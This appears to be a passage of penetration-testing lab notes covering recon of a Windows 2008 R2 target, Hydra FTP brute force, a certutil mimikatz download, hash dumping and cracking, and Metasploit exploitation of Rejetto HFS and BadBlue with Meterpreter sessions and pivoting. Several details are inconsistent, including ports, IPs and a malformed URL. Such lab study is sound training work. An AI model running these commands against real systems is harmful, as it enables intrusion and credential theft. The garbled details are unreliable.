From the Nmap results, we are able to identify that port 80 is open and is running **Microsoft IIS 7.5** web server. We can access the target IP address in a browser to identify whether there is a web app running on the web server.



The target system is also running a web server with and SSL certificate on port 4844, we can access this by visiting the following URL in a web browser:


URL:

<https://10.0.22.85:4848>


the web server is running **GlassFish**.



Another interesting web server is running on port **8484**, we can also access this through a browser.



It also looks like the target system has a WAMP server configured to run on port **8585**, accessing this through a browser reveals that this WAMP server hosts a few interesting web apps like **WordPress** and **phpMyAdmin**



SMB Enumeration

```
nmap -sV -sC -p 445 10.0.22.85
```

```

Host script results:
| smb-security-mode:
|   account used: guest
|   authentication level: user
|   challenge response: supported
|   message signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 06:ae:9f:20:0f:3a (unknown)
| smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows server 2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\X00
|   Workgroup: WORKGROUP\X00
|   System time: 2022-01-23T13:10:27-08:00
| clock-skew: mean: 1h08m34s, deviation: 3h01m26s, median: 0s
| smb2-time:
|   date: 2022-01-23T21:10:27
|   start date: 2022-01-23T20:55:20

```

We can also utilize a Metasploit module to obtain the exact version of SMB running on the target system

\$msfconsole

\$use /auxiliary/scanner/smb/smb_version

\$set RHOSTS 10.0.22.85

\$run

```

msf6 auxiliary(scanner/smb/smb_version) > run
[*] 10.0.22.85:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:23m 42s) (guid:{6c52a4f5-98fb-49a5-89c7-1440654d62e7}) (authentication domain:VAGRANT-2008R2)
[+] 10.0.22.85:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:VAGRANT-2008R2) (workgroup:WORKGROUP)
[*] 10.0.22.85: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > hosts

```

exit

Anonymous FTP access

ftp 10.0.22.85 21

FTP Brute Force

hydra -L /usr/share/wordlists/metasploit/unix_users.txt -P
/usr/share/wordlists/metasploit/unix_passwords.txt 10.0.22.85 ftp

```

root@attackdefense:~/Desktop/Win2k8# hydra -L /usr/share/wordlists/metasploit/unix_users.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt 10.0.28.97 ftp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-24 03:28:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 169512 login tries (l:168/p:1009), ~10595 tries per task
[DATA] attacking ftp://10.0.28.97:21/

[STATUS] 4543.00 tries/min, 4543 tries in 00:01h, 164969 to do in 00:37h, 16 active
[21][ftp] host: 10.0.28.97 login: administrator password: vagrant
[STATUS] 4574.00 tries/min, 13722 tries in 00:03h, 155790 to do in 00:35h, 16 active

```

ftp 10.0.22.85 21

```

root@attackdefense:~/Desktop/Win2k8# ftp 10.0.28.97 21
Connected to 10.0.28.97.
220 Microsoft FTP Service
Name (10.0.28.97:root): administrator
331 Password required for administrator.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49380|)
125 Data connection already open; Transfer starting.
10-28-21 06:22AM <DIR> aspnet_client
10-28-21 06:19AM 28 caidao.asp
10-28-21 06:18AM 34251 hahaha.jpg
10-28-21 06:18AM 1116928 index.html
10-28-21 06:18AM 2439511 seven_of_hearts.html
10-28-21 06:18AM 384916 six_of_diamonds.zip
10-28-21 06:22AM 184946 welcome.png
226 Transfer complete.
ftp> █

```

Post Exploitation

Transfer files to and from target

Python 2

- python -m SimpleHTTPServer 80

Python 3

- python3 -m http.server 80

Windows

- certutil -urlcache -f http://mimikatz.exe mimikatz.exe

Linux

- wget <http://192.196.45.2/test.txt>

upgrading shell

- /bin/bash -i
- python -c 'import pty; pty.spawn("/bin/bash")'

Enumerating system information

getuid

sysinfo

To open shell=shell

hostname

systeminfo

user and group Enumerating

msfconsole

use /windows/gather/enum_logged_on_users

set session 1

run

Enumerating network info

ipconfig

netstat -aon(service running)

netsh firewall show state

Identify privilege escalation vuln

- powershell -ep bypass -c “. .\PrivescCheck.ps1; Invoke-PrivescCheck”

Dumping and Cracking Hashes

Windows

pgrep lsass

migrate 708

hashdump

save the hash is a file

john --format=NT hashes.txt

or

hashcat -a3 -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt

Linux

msfconsole -q use exploit/unix/ftp/proftpd_133c_backdoor set RHOSTS
192.229.31.3 exploit

,

use post/linux/gather/hashdump set SESSION 1 exploit

use auxiliary/analyze/crack_linux

set SHA512 true run

Pivoting

```

root@attackdefense:~# nmap 10.0.23.180
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 16:57 IST
Nmap scan report for 10.0.23.180
Host is up (0.057s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
root@attackdefense:~# █

```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.23.180

```

root@attackdefense:~# nmap -sV -p 80 10.0.23.180
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 16:57 IST
Nmap scan report for 10.0.23.180
Host is up (0.060s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.51 seconds
root@attackdefense:~# █

```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using metasploit framework.

Commands:

```

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.23.180
exploit

```

```

root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejeto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejeto_hfs_exec) > set RHOSTS 10.0.23.180
RHOSTS => 10.0.23.180
msf6 exploit(windows/http/rejeto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/NAT6s85wCG
[*] Local IP: http://10.10.15.2:8080/NAT6s85wCG
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejeto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejeto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /NAT6s85wCG
[*] Sending stage (175174 bytes) to 10.0.23.180
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.23.180:49217) at 2021-04-07 16:59:43 +0530
[*] Tried to delete %TEMP%\GrXXSphPd.vbs, unknown result
[*] Server stopped.

meterpreter > █

```

```

meterpreter > ipconfig

```

```

Interface 1

```

```

=====

```

```

Name           : Software Loopback Interface 1
Hardware MAC    : 00:00:00:00:00:00
MTU             : 4294967295
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```

```

Interface 12

```

```

=====

```

```

Name           : AWS PV Network Device #0
Hardware MAC    : 06:b4:67:1a:5e:26
MTU             : 9001
IPv4 Address    : 10.0.23.180
IPv4 Netmask    : 255.255.240.0
IPv6 Address    : fe80::297a:1acb:24ac:8cd8
IPv6 Netmask    : ffff:ffff:ffff:ffff::

```

```
meterpreter > run autoroute -s 10.0.23.0/20

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.23.0/255.255.240.0...
[+] Added route to 10.0.23.0/255.255.240.0 via 10.0.23.180
[*] Use the -p option to list all active routes
meterpreter > █
```

Step 7: Running the port scanner on the second machine.

Commands:

```
background
use auxiliary/scanner/portscan/tcp
set RHOSTS 10.0.27.99
set PORTS 1-100
exploit
```

Step 8: We have discovered port 80 on the pivot machine. Now, we will forward the remote port 80 to local port 1234 and grab the banner using Nmap

Commands:

```
sessions -i 1
portfwd add -l 1234 -p 80 -r 10.0.27.99
portfwd list
```

Step 9: We have forwarded the port, now use Nmap to find the running application name and version.

Note: Do not close msfconsole.

Command: nmap -sV -sS -p 1234 localhost

Step 10: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
-----
Exploit Title
-----
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
-----
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 11: There is a Metasploit module for badblue server. We will use PassThru remote buffer overflow Metasploit module to exploit the target.

Commands:

```
use exploit/windows/http/badblue_passthru
set PAYLOAD windows/meterpreter/bind_tcp
set RHOSTS 10.0.27.99
exploit
```

```
msf6 > use exploit/windows/http/badblue_passthru
[*] Using configured payload windows/meterpreter/bind_tcp
msf6 exploit(windows/http/badblue_passthru) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.27.99
RHOSTS => 10.0.27.99
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Trying target BadBlue EE 2.7 Universal...
[*] Started bind TCP handler against 10.0.27.99:4444
[*] Sending stage (175174 bytes) to 10.0.27.99
[*] Meterpreter session 2 opened (10.0.23.180:49416 -> 10.0.27.99:4444) at 2021-04-07 17:05:20 +0530

meterpreter >
```